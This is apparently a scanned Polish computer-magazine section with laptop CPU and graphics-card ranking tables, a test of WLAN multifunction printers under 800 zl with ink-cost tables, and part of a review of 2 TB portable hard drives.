	Miejsce	Model	Nazwa kodowa	Cena [zł]	Możliwości	Opłacalność	Liczba rdzeni	Taktowanie [MHz]	Cache L2 [KB]	Maks. moc tracona TDP [W]	PCMark05 CPU	3DMark05 CPU	Cinebench 2003 (1 CPU)	Cinebench 2003 (2 CPU)
POLECAMY	1	Intel Core i7-4700HQ	Haswell	1600	100	100	4	2400	6144	47	12278	32683	984	3223
	2	Intel Core i7-3720QM	Ivy Bridge	1380	99,1	100	4	2600	6144	45	12998	32452	921	3158
	3	Intel Core i7-3740QM	Ivy Bridge	1380	99	97	4	2700	6144	45	12982	32412	918	3168
	4	Intel Core i7-4700MQ	Haswell	1010	92,9	80	4	2400	6144	47	12003	27900	977	2895
	5	Intel Core i7-2760QM	Sandy Bridge	1410	89,5	78	4	2400	6144	45	11685	29250	852	2799
	6	Intel Core i7-4702MQ	Haswell	1600	88,4	69	4	2200	6144	37	11988	30693	877	2405
	7	Intel Core i7-3610QM	Ivy Bridge	1470	86,6	70	4	2300	6144	45	11837	24568	848	2897
POLECAMY	8	Intel Core i7-3630QM	Ivy Bridge	7770	85,9	100	4	2400	6144	45	11824	24548	844	2824
	9	Intel Core i7-2820QM	Sandy Bridge	1490	82,4	40	4	2300	8192	45	11391	22400	805	2859
	10	Intel Core i7-2670QM	Sandy Bridge	1220	80,8	69	4	2200	6144	45	10343	26266	765	2604
	11	Intel Core i7-2720QM	Sandy Bridge	1260	78,2	49	4	2200	6144	45	9969	22100	797	2706
	12	Intel Core i5-3360M	Ivy Bridge	940	73,4	55	2	2800	3072	35	10278	23112	859	1809
	13	Intel Core i5-3320M	Ivy Bridge	830	72,6	63	2	2600	4096	35	10223	23095	858	1745
	14	Intel Core i7-2630QM	Sandy Bridge	1010	72,1	59	4	2000	6144	45	9604	21800	695	2363
	15	Intel Core i5-4200M	Haswell	920	70,2	60	2	2500	3072	37	10114	18503	902	1832
	16	Intel Core i7-2620M	Sandy Bridge	1300	68,7	40	2	2700	3072	35	9762	20420	833	1708
	17	Intel Core i5-2520M	Sandy Bridge	540	66,8	47	2	2500	3072	35	9168	19882	719	1935
	18	Intel Core i7-3517U	Ivy Bridge	1470	61	25	2	1900	4096	17	8787	18031	783	1425
	19	Intel Core i5-3317U	Ivy Bridge	970	55,9	29	2	1700	3072	17	8203	17312	668	1308
	20	Intel Core i7 920XM	Clarksfield	2350	53,9	11	4	2000	8192	55	7955	13876	623	1563
	21	Intel Core i7 820QM	Clarksfield	1640	52,5	14	4	1733	8192	45	7725	13670	611	1494
	22	Intel Core i7-740QM	Clarksfield	1500	52	14	4	1733	6144	45	7648	13554	599	1501
	23	Intel Core 2 Extreme QX9300	Penryn	4070	51,5	5	4	2533	12288	45	8029	16413	464	1459
	24	Intel Core i7 720QM	Clarksfield	1550	51,4	14	4	1600	6144	45	7651	13220	598	1470
	25	Intel Core i7-620M	Arrandale	1390	51,3	15	2	2666	3072	35	7105	13950	663	1339
	26	Intel Core 2 Quad Q9100	Penryn	3490	49,4	5	4	2266	12288	45	7726	15923	459	1340
	27	Intel Core i5 520M	Arrandale	1050	47,4	16	2	2400	3072	35	6803	13851	576	1187
	28	Intel Core i5-460M	Arrandale	590	45,7	26	2	2533	3072	35	6788	13224	528	1168
	29	Intel Core 2 Duo T9900	Penryn	2310	45	6	2	3066	6144	35	7571	11945	558	1034
	30	Intel Core i3-2310M	Sandy Bridge	630	44,1	22	2	2100	3072	35	7045	11513	531	1121

PROCESORY GRAFICZNE

Miejsce	Model	Cena [zł]	Wydajność	Opłacalność	Rozmiar [MB]/ typ pamięci	Taktowanie GPU [MHz]	Taktowanie shaderów [MHz]	Taktowanie pamięci [MHz]	Szyna pamięci [bity]	Jednostki zunifikowane	Proces technologiczny [nm]	Liczba tranzystorów [mln]	Maks. moc tracona TDP [W]	Crysis Warhead DX10 12x10 [fps]	S.T.A.L.K.E.R. DX10 19x12 [fps]	Colin McRae: Dirt 2 DX11 26x16 [fps]	3DMark Vantage Extreme DX10 [pkt]
1	AMD Radeon HD 7990	4830	100	31	2x 3072/GDDR5	950	950	6000	1x 384	2x 2048	28	2x 4313	375	54,3	143	10139	5576
2	Nvidia GeForce GTX 690	3990	95,9	37	2x 2048/GDDR5	915	915	6008	2x 256	2x 1536	28	2x 3540	300	57,4	126	9950	5706
3	Nvidia GeForce GTX 780 Ti	1970	92	71	3072/GDDR5	1006	1006	7200	1x 384	2880	28	7100	250	52,1	126	9634	5427
4	AMD Radeon R9 290	1600	79,7	76	4096/GDDR5	947	947	5000	1x 512	2560	28	6200	250	45,0	122	8421	4101
5	Nvidia GeForce Titan	3650	79,7	33	6144/GDDR5	837	837	6008	1x 384	2688	28	7100	250	42,1	117	8139	4837
6	Nvidia GeForce GTX 780	1970	75,3	58	3072/GDDR5	863	863	6008	1x 384	2304	28	7100	250	38,3	112	7966	4508
7	AMD Radeon R9 280X	1300	70,4	82	3072/GDDR5	1100	1100	6400	1x 384	2048	28	4313	190	38,7	112	7678	3654
8	AMD Radeon HD 7970	2270	66	44	6144/GDDR5	1150	1150	6400	1x 384	2048	28	4313	230	38,2	109	6746	3333
9	Nvidia GeForce GTX 770	1220	62,2	78	2048/GDDR5	1059	1059	7012	1x 256	1536	28	3540	230	34,6	96	6666	3594
10	Nvidia GeForce GTX 680	2520	62	37	4096/GDDR5	1111	1111	6008	1x 256	1536	28	3540	195	33,7	100	6520	3653
11	AMD Radeon HD 7970 GHz Ed.	1720	60,9	54	3072/GDDR5	1000	1000	6000	1x 384	2048	28	4313	250	34,7	97	6639	3021
12	Nvidia GeForce GTX 680	2060	57,1	42	2048/GDDR5	1006	1006	6008	1x 256	1536	28	3540	195	31,8	88	6398	3165
13	Nvidia GeForce GTX 760	920	53,3	88	2048/GDDR5	1059	1059	6212	1x 256	1152	28	3540	170	29,6	86	5619	2973
14	Nvidia GeForce GTX 670	1680	51,9	47	4096/GDDR5	915	915	6008	1x 256	1344	28	3540	175	28,1	82	5898	2765
15	AMD Radeon R9 270X	800	50,6	96	2048/GDDR5	1070	1070	5600	1x 256	1280	28	2800	180	27,2	86	5471	2506
16	AMD Radeon HD 7870	800	49,1	93	2048/GDDR5	925	925	6000	1x 256	1536	28	4313	195	26,0	81	5487	2425
17	AMD Radeon HD 7950	1050	48,9	71	3072/GDDR5	900	900	5000	1x 384	1792	28	4313	200	27,4	69	5670	2456
18	Nvidia GeForce GTX 660 Ti	1010	48,1	72	2048/GDDR5	1033	1033	6008	1x 192	1344	28	3540	150	26,4	80	5053	2845
POLECAMY 19	AMD Radeon R9 270	710	47	100	2048/GDDR5	975	975	5600	1x 256	1280	28	2800	150	25,4	81	5107	2292
20	Nvidia GeForce GTX 660	710	44,7	95	2048/GDDR5	1072	1072	6108	1x 192	960	28	2540	140	23,9	69	5235	2395
21	AMD Radeon HD 6970	1390	37,1	41	2048/GDDR5	880	880	5500	1x 256	1536	40	2640	250	22,2	59	3821	1806
22	Nvidia GeForce GTX 650 Ti Boost	630	36,2	87	2048/GDDR5	1020	1020	6008	1x 192	768	28	2540	140	20,2	59	3767	1949
23	AMD Radeon HD 7850	670	33,8	76	2048/GDDR5	870	870	4840	1x 256	1024	28	2800	130	20,9	49	3503	1635
24	AMD Radeon R7 260X	590	33,7	87	2048/GDDR5	1160	1160	6600	1x 128	896	28	2080	115	16,6	57	3772	1737
25	AMD Radeon HD 7790	590	31,8	82	2048/GDDR5	1050	1050	6400	1x 128	896	28	2080	85	16,0	53	3563	1621
26	AMD Radeon HD 7790	460	27,6	91	1024/GDDR5	1000	1000	6000	1x 128	896	28	2080	85	4,8	51	3503	1564
27	Nvidia GeForce GTX 650 Ti	630	26,3	63	1024/GDDR5	928	928	5400	1x 128	768	28	2540	110	12,7	42	3066	1449
28	AMD Radeon R7 260	460	25,7	85	1024/GDDR5	1000	1000	6000	1x 128	768	28	2080	95	4,2	51	3353	1433
29	AMD Radeon HD 6870	800	23	44	1024/GDDR5	900	900	4200	1x 256	1120	40	1700	151	4,2	38	2846	1393
30	Nvidia GeForce GTX 650	460	20,3	67	1024/GDDR5	1216	1216	5100	1x 128	384	28	1300	65	10,2	34	2149	1092



Drukarki WLAN do 800 zł

Nowoczesne urządzenia wielofunkcyjne współpracują ze smartfonami równie dobrze jak z komputerami PC. Ponadto oferują wysoką jakość i wiele dodatkowych funkcji. MARCIN MALAKA

Drukowanie i skanowanie odbywa się dziś bez plątaniny kabli. Już nawet niedrogie urządzenia wielofunkcyjne za mniej niż 800 zł są wyposażone we WLAN i kooperują ze wszystkimi komputerami, smartfonami i tabletami w domowej sieci. Tak niskie ceny urządzeń nie oznaczają jednak wcale niskiej jakości druku, ponieważ głowice drukujące modeli za 250 zł są często takie same jak w droższych drukarkach. Może nas natomiast czekać niemiła niespodzianka, kiedy po niewielkiej liczbie stron lub krótkim czasie działania kartridże się wyczerpią, a za kompletny zestaw atramentów przyjdzie nam zapłacić prawie tyle samo co za drukarkę.

W oparciu o nasz test możecie sobie wyrobić zdanie na temat nowoczesnych drukarek. Dla użytkowników domowych najważniejsza jest jakość druku. W przypadku wszystkich innych kryteriów można zaryzykować kompromis: wysokie koszty druku są irytujące, ale żeby je faktycznie odczuć, należy najpierw bardzo dużo drukować. Mimo słabego wyposażenia i ergonomii da się wykonać wszystkie zadania, choć czasem nieco mniej wygodnie. Ten, kto często drukuje fotografie, prócz jakości druku powinien zwrócić uwagę także na liczbę pojemników z tuszem – dzięki dodatkowemu kartridżowi ze specjalnym czarnym tuszem fotograficznym zdjęcia wyglądają zdecydowanie lepiej. Ponadto warto zwrócić uwagę na szybkość druku: to, czy gotowa fotografia pojawi się po dwóch czy dopiero po ponad ośmiu minutach, robi sporą różnicę.

Technika druku: Bubble-Jet czy piezo?

Producenci opierają się na dwóch technikach druku. W stosowanej przez Canona i HP metodzie Bubble-Jet za dyszą umieszczony jest malutki przewód grzejny ogrzewający atrament. Tworzy się pęcherzyk pary, który rozszerzając się, wystrzeliwuje atrament przez dy-

szę. Epson i Brother wykorzystują natomiast kryształy piezoelektryczne, które po przyłożeniu napięcia elektrycznego deformują się i w ten sposób mechanicznie wypychają krople tuszu.

W naszym teście pod względem jakości przodują urządzenia Bubble-Jet – czcionki przez nie drukowane są bardzo ładne, lepiej też radzą sobie z fotografiami. Ich wadą są mniej trwałe głowice drukujące: przewody grzejne po pewnym czasie się wypalają, a pozostałości odparowanego w czasie działania atramentu zapychają kanały. Dlatego też w tańszych modelach Bubble-Jet głowice drukujące i pojemnik z tuszem tworzą jeden element i razem są wymieniane. To tłumaczy stosunkowo wysoką cenę kartridżów – w zamian za to drukarka z nowymi wkładami zazwyczaj ponownie drukuje jak nowa. Urządzenia przeznaczone do tworzenia większych wolumenów dysponują natomiast głowicami oddzielonymi od zbiorników z atramentem i zazwyczaj zapewniają niższe koszty druku. Jednak w przypadku takich urządzeń Canona czy HP, z uwagi na zastosowaną technikę druku, występuje ryzyko, że prędzej czy później konieczna będzie wymiana głowicy drukującej, a te mogą kosztować od 200 do 400 zł. Głowice piezoelektryczne są z zasady trwalsze, dlatego też w urządzeniach marek Brother i Epson ryzyko uszkodzeń jest mniejsze. Pozytywną cechą sprzętu Brothera okazuje się gwarancja, którą objęte są także głowice. Wszystkie urządzenia z głowicami stałymi, ze względu na dłuższy cykl życia, muszą częściej przeprowadzać operacje czyszczenia, które zużywają wiele cennego tuszu. Uwaga na urządzenia Epsona: oczyszczają się one za każdym razem, gdy zostaną odłączone od zasilania – nie powinniśmy ich zatem podłączać do listew zasilających z wyłącznikiem.

Pod względem szybkości druku urządzenia piezoelektryczne mają teoretyczną przewagę, gdyż ich głowice są w stanie wystrzeliwać kropelki więcej razy na sekundę. Jednak w naszym teście obydwie techniki druku są średnio tak samo szybkie. Brother MFC-J4510DW – formatu A3 – drukuje pięć stron tekstu szybciej niż wszystkie inne modele, ponieważ strony A4 wysuwa w poprzek. Urządzenia, które w naszej tabeli zdobywają znacznie mniej niż 80 punktów w kategorii „Szybkość”, w żadnym wypadku nie nadają się dla osób niecierpliwych.

Podsumowując: dla tych, którzy drukują dość rzadko, dobrym rozwiązaniem będą urządzenia Bubble-Jet z wbudowaną w kartridż głowicą. Nawet jeśli ta głowica po długim czasie nieużywania okaże się beznadziejnie wyschnięta, po wymianie wkładów drukarka znów będzie funkcjonować jak nowa. Jeśli drukujemy dużo i regularnie, tańszym rozwiązaniem powinny się okazać sprzęty ze stałą głowicą – jednak podczas wyboru pomiędzy urządzeniami Brother lub Epson a Canon lub HP nie należy zapominać, że te ostatnie przy dużym wolumenie wydruków mogą w końcu wymagać kosztownej wymiany głowicy drukującej.

Nowe, użyteczne funkcje

Wszystkie urządzenia w teście łączą się z ruterem przez WLAN i umożliwiają dostęp z dowolnego urządzenia w sieci domowej. Wszystkie drukarki potrafią też wykonywać kopie bez włączonego komputera oraz zapisywać zeskanowane dokumenty na pamięci USB. To – obok portu USB niezbędnego do bezpośredniego podłączenia do komputera – cechy wspólne wszystkich testowanych sprzętów. Duży wpływ na naszą ocenę wyposażenia ma automatyczny podajnik, istotnie ułatwiający skanowanie i kopiowanie wielostronicowych dokumentów oraz moduł dupleksu, dzięki któremu można automatycznie drukować dokumenty dwustronnie. Epson WorkForce 3520DWF i HP Photosmart 7520 automatycznie tworzą też dwustronne kopie wielostronicowych ➔

ODWIECZNE PROBLEMY Z TUSZEM

Konsumenci kupują drukarki raz na kilka lat, zaś tusze – o wiele częściej. Dlatego producenci kładą nacisk na to, by zamiast z drukarek mieć zyski ze sprzedaży kartridżów z atramentem.

Cenne puste kartridże



W tanim Canonie MG 3550 skonstruowane w prosty sposób głowice drukujące Bubble-Jet tworzą jeden element ze zbiornikami atramentu i są wymienianie przy każdej zmianie kartridża. Zamiast wyrzucać zużyty kartridż, można go odesłać do firmy regenerującej lub poszukać w Internecie ofert skupu. Kupujący oferują kilkanaście złotych za komplet wkładów. Następnie sprzedają je firmom regenerującym, które je czyszczą, napełniają i w niektórych przypadkach zerują liczniki wydruków na wbudowanych w nie chipach.

Patenty chroniące zyski

Producenci drukarek starają się utrudnić życie firmom regenerującym i wytwórcom zamienników. Dlatego w modelu MFC-J470DW Brother wbudował fotokomórki, które rozpoznają dość proste kontury (opatentowanych) zbiorników z atramentem. Regenerator i producent kartridży – KMP – opracował (i opatentował) metodę, która za pomocą LED-ów na kartridżu oszukuje fotokomórkę. Rozwiązanie wkrótce trafi na rynek. Pomimo tych wysiłków zamienniki są oferowane w niższych cenach niż oryginały.



Koszty atramentów: zamienniki


Pokazujemy, do których z testowanych urządzeń dostępne są zamienniki kartridżów. Gdzie to możliwe, ceny dotyczą wkładów XXL.

Miejsce	Model	Oryginał [zł]	KMP [zł]	Pelikan [zł]	Pearl [zł]
1	Canon Pixma MG6450	307,1	164,0	–	102,3
2	HP Officejet 6600	237,8	204,9	–	143,1
3	Brother MFC-J4510DW	274,7	164,0	–	110,5
4	Canon Pixma MG5550	307,1	164,0	–	102,3
5	Brother MFC-J650DW	205,0	164,0	–	–
6	Epson WorkForce 3520DWF	246,0	164,0	–	65,4
7	Canon Pixma MG4250	170,5	163,9	–	–
8	HP Photosmart 7520	348,3	237,7	167,7	141,5
9	Canon Pixma MX455	170,5	163,9	–	–
10	Brother MFC-J470DW	205,0	planowany	–	–
11	Canon Pixma MX435	170,5	163,9	–	–
12	Canon Pixma MG3250	170,5	163,9	–	–
13	Brother DCP-J525W	204,9	164,0	–	61,3
14	Canon Pixma MG3550	170,5	163,9	–	–
15	HP Photosmart 7510	348,3	237,7	167,7	141,5
16	Epson Expression Premium XP-615	301,3	–	–	–
17	Epson Expression Premium XP-510	301,3	–	–	–
18	HP Photosmart 5520	274,7	184,5	167,7	113,2
19	HP Envy 4500	196,7	163,9	–	–
20	Epson Expression Home XP-405	270,6	164,0	–	65,4
21	Epson WorkForce 2510WF	246,0	164,0	131,2	61,3
22	Brother DCP-J315W	208,9	139,4	122,6	77,7
23	HP Deskjet 3055A	196,7	163,9	–	–
24	HP Deskjet 2540	196,7	163,9	–	–

dokumentów. To wymaga kosztownego sprzętu – dlatego tylko drogie urządzenia oferują obie opcje. To samo dotyczy funkcji faksu, która w czasach zmierzchu sprzętów będących jedynie faksami ma swoje miejsce w urządzeniach wielofunkcyjnych.

Na czasie są funkcje umożliwiające drukowanie przez sieć, które w testowanych urządzeniach są standardem. Wszystkie zawierają serwer webowy, przez który można je konfigurować i nimi sterować. Wszystkie drukarki, prócz Epson WorkForce 2510WF i HP Deskjet 3055A, za pomocą aplikacji umożliwiają drukowanie fotografii i dokumentów ze smartfonu lub tabletu, a także zapisywanie skanów bezpośrednio w pamięci urządzenia mobilnego. Określenia „ePrint" i „AirPrint" w naszej tabeli dotyczą technik pozwalających na wykonywanie wydruków ze smartfonów i tabletów. Większość urządzeń w teście obsługuje AirPrint. Z wykorzystaniem tego apple'owskiego protokołu sprzęty z iOS i OS X porozumiewają się z drukarkami bez potrzeby instalacji sterowników. Działa to jednak tylko w obrębie tej samej sieci domowej.

Pod oznaczeniem „ePrint" kryje się drukowanie poprzez aplikację do Androida oraz technika druku w chmurze. Oznacza to, że fotografie i dokumenty Office łatwo wydrukujemy, wysyłając je na adres elektroniczny utworzony w usłudze chmurowej producenta drukarki. Jest to przydatne, gdy np. nasz gość zechce wydrukować fotografię ze smartfonu bez instalowania odpowiedniej aplikacji – funkcja może też działać jak nowoczesny zamiennik faksu. Wszystkie urządzenia z ePrint korzystają z Google Cloud Print, elastycznej alternatywy dla usług producentów. W drukarkach Canona MG 4250, 5550 i 6450 oraz we wszystkich modelach HP (prócz Deskjet) można dodatkowo zainstalować aplikacje, które dają dostęp do różnorodnych treści z Internetu bezpośrednio z poziomu drukarki. W przypadku Canona można w ten sposób drukować bezpośrednio z urządzenia wiele różnorodnych kart okolicznościowych. HP wraz z Mapami Bing drukuje wskazówki dojazdu. Choć praktyczna funkcjonalność obecnych urządzeń ma swoje granice, potencjał, jaki tkwi w urządzeniach za 400 zł, jest imponujący. ■



Drukarki bez wyświetlacza, jak Canon MG 3550, łączymy z siecią WLAN za pomocą dołączonego oprogramowania dla PC. Przez interfejs webowy możemy ustawić usługi drukowania w chmurze.

WYNIKI TESTU



Zwycięzcą jest Canon MG6450. Największymi jego zaletami są jakość i szybkość druku, z kolei słabo wypada on pod względem wyposażenia i ergonomii. Jedynie koszty druku – choć to przypadłość wszystkich testowanych urządzeń atramentowych – mogłyby być niższe.



Naszym wyborem dla często drukujących jest Brother MFC-J4510DW, który oferuje najszybsze tempo druku tekstu i najniższe koszty eksploatacji. W połączeniu z wysokiej jakości atramentami firm trzecich przewaga cenowa piezoelektrycznej drukarki staje się jeszcze wyraźniejsza.

DRUKARKI WLAN DO 800 ZŁ

Miejsce	Model	Ocena możliwości	Cena	Jakość (30%)	Koszty druku (25%)	Wyposażenie i serwis (15%)	Ergonomia (15%)	Szybkość (15%)	Gwarancja [lata]	Technika druku	Głowica we wkładzie / stała	Liczba wkładów	Rozdzielczość druku [dpi]	Rozdzielczość skanu [ppi]	Faks / Czytnik SD	Wymiary [cm]	Automatyczny podajnik / dupleks	Czas druku 5 stron tekstu / A4 Foto [min]	Koszty druku mono / kolor / Foto (10×15) [gr]	Głośność – druk / spoczynek [sony]	ePrint / AirPrint
1	Canon Pixma MG6450	81,7	470	95	63	82	77	92	1	Bubble Jet	– / •	5	4800×1200	1200×2400	– / •	46×60×15	– / •	0:32/2:16	2,4/5,2/11	6,7/0,2	• / •
2	HP Officejet 6600	81,3	570	98	75	63	70	89	1	Bubble Jet	– / •	4	4800×1200	1200×1200	• / –	46×55×25	• / –	0:37/2:46	2,0/3,6/11	6,7/0,4	• / •
3	Brother MFC-J4510DW	81,3	670	81	79	89	71	90	3	Piezo	– / •	4	6000×1200	2400×2400	• / •	48×48×19	• / •	0:25/2:21	1,7/3,5/12	8,4/0,1	– / •
4	Canon Pixma MG5550	79,9	360	94	63	72	77	91	1	Bubble Jet	– / •	5	4800×1200	1200×2400	– / –	46×60×15	– / •	0:35/2:18	2,4/5,2/11	6,2/0,2	• / •
5	Brother MFC-J650DW	78,2	640	80	54	100	80	91	3	Piezo	– / •	4	6000×1200	2400×1200	• / •	41×51×22	• / •	0:35/2:28	2,7/5,0/16	4,3/0,1	– / •
6	Epson WorkForce 3520DWF	77,6	620	74	66	88	90	81	1	Piezo	– / •	4	5760×1440	1200×2400	• / •	45×55×24	• / •	0:29/5:57	1,9/4,8/13	6,0/0,1	• / •
7	Canon Pixma MG4250	76,9	270	98	61	65	80	70	1	Bubble Jet	• / –	4	4800×1200	1200×2400	– / •	45×59×15	– / •	0:49/4:31	3,0/4,5/11	4,6/0,1	– / •
8	HP Photosmart 7520	76,9	810	96	52	75	70	89	1	Bubble Jet	– / •	5	9600×2400	1200×2400	• / •	45×55×22	• / •	0:46/3:28	2,5/5,6/17	5,0/0,2	• / •
9	Canon Pixma MX455	76,5	290	92	55	75	80	79	1	Bubble Jet	• / –	4	4800×1200	1200×2400	• / –	46×55×26	• / –	0:45/3:57	3,0/4,5/15	5,6/0,1	– / •
10	Brother MFC-J470DW	74,5	450	81	54	85	72	88	3	Piezo	– / •	4	6000×1200	1200×2400	• / –	41×51×22	• / •	0:36/2:28	2,7/5,0/16	4,2/0,1	– / •
11	Canon Pixma MX435	74,1	400	97	61	64	59	74	1	Bubble Jet	• / –	4	4800×1200	1200×2400	• / –	46×60×24	• / –	0:53/4:42	3,0/4,5/11	8,2/0,1	– / –
12	Canon Pixma MG3250	73,4	280	98	61	50	70	72	1	Bubble Jet	• / –	4	4800×1200	1200×2400	– / –	45×59×15	– / •	0:55/4:28	3,0/4,5/11	5,0/0,1	– / •
13	Brother DCP-J525W	73,1	500	89	55	59	67	90	3	Piezo	– / •	4	6000×1200	1200×2400	– / –	41×52×16	– / –	0:41/2:09	2,7/5,0/15	4,1/0,1	– / •
14	Canon Pixma MG3550	72,7	230	90	59	59	62	85	1	Bubble Jet	• / –	4	4800×1200	1200×2400	– / –	45×59×15	– / •	0:44/4:33	3,0/4,5/12	5,8/0,2	– / •
15	HP Photosmart 7510	72,4	590	91	50	64	64	90	1	Bubble Jet	– / •	5	9600×2400	1200×2400	– / •	46×55×22	• / •	0:46/3:31	2,5/5,6/19	4,9/0,1	• / •
16	Epson Expr. Prem. XP-615	71,9	530	74	45	68	97	91	1	Piezo	– / •	5	5760×1440	1200×2400	– / •	39×53×14	– / •	0:38/2:52	2,8/5,9/23	7,1/0,2	• / •
17	Epson Expr. Prem. XP-510	71,4	430	83	45	56	92	87	1	Piezo	– / •	5	5760×1440	1200×2400	– / –	39×50×16	– / •	0:36/2:53	2,8/5,9/23	5,9/0,1	• / •
18	HP Photosmart 5520	70,1	400	94	47	52	67	82	1	Bubble Jet	– / •	4	4800×1200	1200×2400	– / •	43×59×14	– / •	0:43/3:23	2,5/5,6/23	6,5/0,2	• / •
19	HP Envy 4500	67,8	360	90	40	55	67	83	1	Bubble Jet	– / •	4	4800×1200	1200×1200	– / –	45×61×13	– / •	0:56/3:48	4,2/6,1/21	6,3/0,1	• / –
20	Epson Expr. Home XP-405	65,8	370	85	38	58	76	73	1	Piezo	– / •	4	5760×1440	1200×2400	– / •	39×44×31	– / –	0:54/7:01	3,0/8,0/27	7,7/0,1	• / •
21	Epson WorkForce 2510WF	63,7	340	82	37	51	78	71	1	Piezo	– / •	4	5760×1440	1200×2400	• / –	39×55×18	– / –	0:55/3:59	2,8/8,0/30	5,4/0,1	– / –
22	Brother DCP-J315W	63,0	400	89	40	53	65	58	3	Piezo	– / •	4	6000×1200	1200×2400	– / •	39×45×15	– / –	1:31/8:13	4,0/6,9/20	3,4/0,1	– / –
23	HP Deskjet 3055A	62,9	290	94	40	29	54	82	1	Bubble Jet	• / –	4	4800×1200	1200×1200	– / –	43×55×29	– / –	0:55/3:19	4,2/6,1/21	8,0/0,1	• / •
24	HP Deskjet 2540	62,0	260	90	40	41	47	80	1	Bubble Jet	• / –	4	4800×1200	1200×1200	– / –	43×46×29	– / –	0:57/3:22	4,2/6,1/21	5,4/0,1	– / •

CELUJĄCY (100–90,0) BARDZO DOBRY (89,9–75,0) DOBRY (74,9–45,0) NIEPOLECANY (44,9–0)
WSZYSTKIE WARTOŚCI W PUNKTACH (MAKS. 100) | • TAK – NIE



Małe i pojemne **dyski przenośne**

Lekkie i poręczne, a jednocześnie dostatecznie pojemne, by przechować duże kolekcje filmów i fotografii. Przetestowaliśmy nowe 2,5-calowe dyski twarde o pojemności 2 terabajtów. STEFAN KOT

Dyski USB są bardzo wszechstronne. Służą jako wirtualne zbiory płyt CD, półki na elektroniczne książki, albumy fotografii czy wreszcie jako nośniki kopii zapasowych. Do usystematyzowania i przechowywania własnych, szybko rosnących zbiorów danych używaliśmy dotychczas najczęściej dużych napędów 3,5-calowych. Tymczasem również małe, poręczne modele 2,5-calowe oferują wystarczająco dużo miejsca, by pomieścić wszystkie te dane. Zaleta: są one na tyle małe i lekkie, że bez problemu zmieszczą się w torbie na notebook czy też w kieszeni – zwłaszcza że nie trzeba wraz nimi nosić dodatkowego zasilacza.

Przetestowaliśmy największe z najmniejszych: dyski o pojemności 2 TB. Położyliśmy nacisk nie tylko na szybkość transferu danych, ale również na mobilność i głośność działania – skoro dyski przenośne często zajmują miejsce na biurku tuż obok notebooka, powinny być jak najcichsze. Stała wartość hałasu na poziomie ponad 0,5 sona z tak bliskiej odległości może co wrażliwszym osobom przeszkadzać. Na szczęście wyniki pomiarów ponad połowy przetestowanych urządzeń zarówno podczas spoczynku, jak i działania mieszczą się poniżej tego progu.

Wygodny, cichy i z mnóstwem miejsca

Dwuterabajtowe dyski ważą pomiędzy 170 a 284 gramy, czyli niewiele więcej niż smartfony. Dla porównania: ciężar zewnętrznych napędów 3,5-calowych często wynosi ponad 1 kilogram. Niewielka masa czasami może być wadą: trzy z przetestowanych dysków bardzo ślizgały się po płaskiej powierzchni. Chwila nieuwagi i dysk szybko spada z biurka wprost na twardą podłogę – co grozi całkowitym zniszczeniem. Dobrze, że przynajmniej trzech producentów zamontowało na obudowach antypoślizgowe gumowe nóżki. Znacząco poprawia to stabilność. Wyraźnie dobrze chroniony ➔

przed wstrząsami jest tylko dysk Transcend: StoreJet wyposażono w trzystopniowy zestaw antywstrząsowy złożony z gumowej obudowy, wzmocnionej ramki dysku twardego i dodatkowych elementów amortyzujących. Zaopatrzony w taki system zabezpieczeń dysk powinien, według producenta, wytrzymać upadek z wysokości 1,2 m. Aby zapobiegać utracie danych, czterech producentów dołącza do swoich dysków oprogramowanie do wykonywania kopii zapasowych. Programy są dość proste: wystarczy wybrać dane do zabezpieczenia (foldery i pliki) i nacisnąć »Start«. Narzędzia dostarczane z napędami Seagate, Toshiba i Transcend mają również opcję planowania cyklicznego tworzenia kopii. Transcend oferuje ponadto bardzo wygodne rozwiązanie: dodatkowy przycisk na obudowie urządzenia uruchamiający zdefiniowane zadanie sporządzenia kopii zapasowej. Użytkownik nie musi samodzielnie uruchamiać oprogramowania do backupu.

W przypadku Toshiby i Western Digital oprócz wykonania klasycznej kopii zapasowej użytkownik ma możliwość backupu w chmurze. Toshiba współpracuje w tym celu z amerykańskim dostawcą usług przechowywania w chmurze – Pogoplug – i oferuje swoim klientom za darmo 10 gigabajtów przestrzeni. Ponadto możliwy jest dostęp do danych zgromadzonych na dysku przez Internet – pod warunkiem że jest on podłączony do komputera z dostępem do Sieci. Western Digital za pomocą dołączonego oprogramowania do backupu SmartWare Pro umożliwia zapis danych z dysku bezpośrednio do chmury. Wymaga to jednak aktywnego konta Dropbox. Na pierwszy rzut oka przechowywanie w chmurze wydaje się praktyczne, rzeczywista wygoda zależy jednak w głównej mierze od dostępnej szybkości wysyłania. Kto ma do czynienia z łączem jednomegabitowym (górna granica w przypadku wielu łączy DSL), ten nie będzie miał wiele pożytku z tej funkcji.

Przenośna kolekcja mediów

Zewnętrzne dyski twarde są formatowane, istnieją jednak między nimi różnice: jedne wykorzystują system plików NTFS, inne korzystają ze starego FAT 32. Ten ostatni to cyfrowy dinozaur, mimo to wciąż powszechnie stosowany. Wiele telewizorów i odtwarzaczy DVD nie rozpoznaje systemu NTFS. Jeśli chcemy używać dysku do przechowywania filmów i muzyki, należy sformatować dysk w systemie FAT 32. Posłużymy się w tym celu programem Fat32Formatter (goo.gl/ScIK1R), dzięki któremu będziemy w stanie utworzyć partycje większe niż 32-gigabajtowe. Jednak na partycji FAT 32 nie da się zapisać plików o rozmiarze większym niż 4 GB. Seagate, Transcend i Western Digital oferują dodatkową funkcję na poziomie sprzętowym – chip szyfrujący. Z jego użyciem można w czasie rzeczywistym szyfrować i deszyfrować dane. W ten sposób są one dobrze chronione w przypadku zagubienia lub kradzieży dysku.

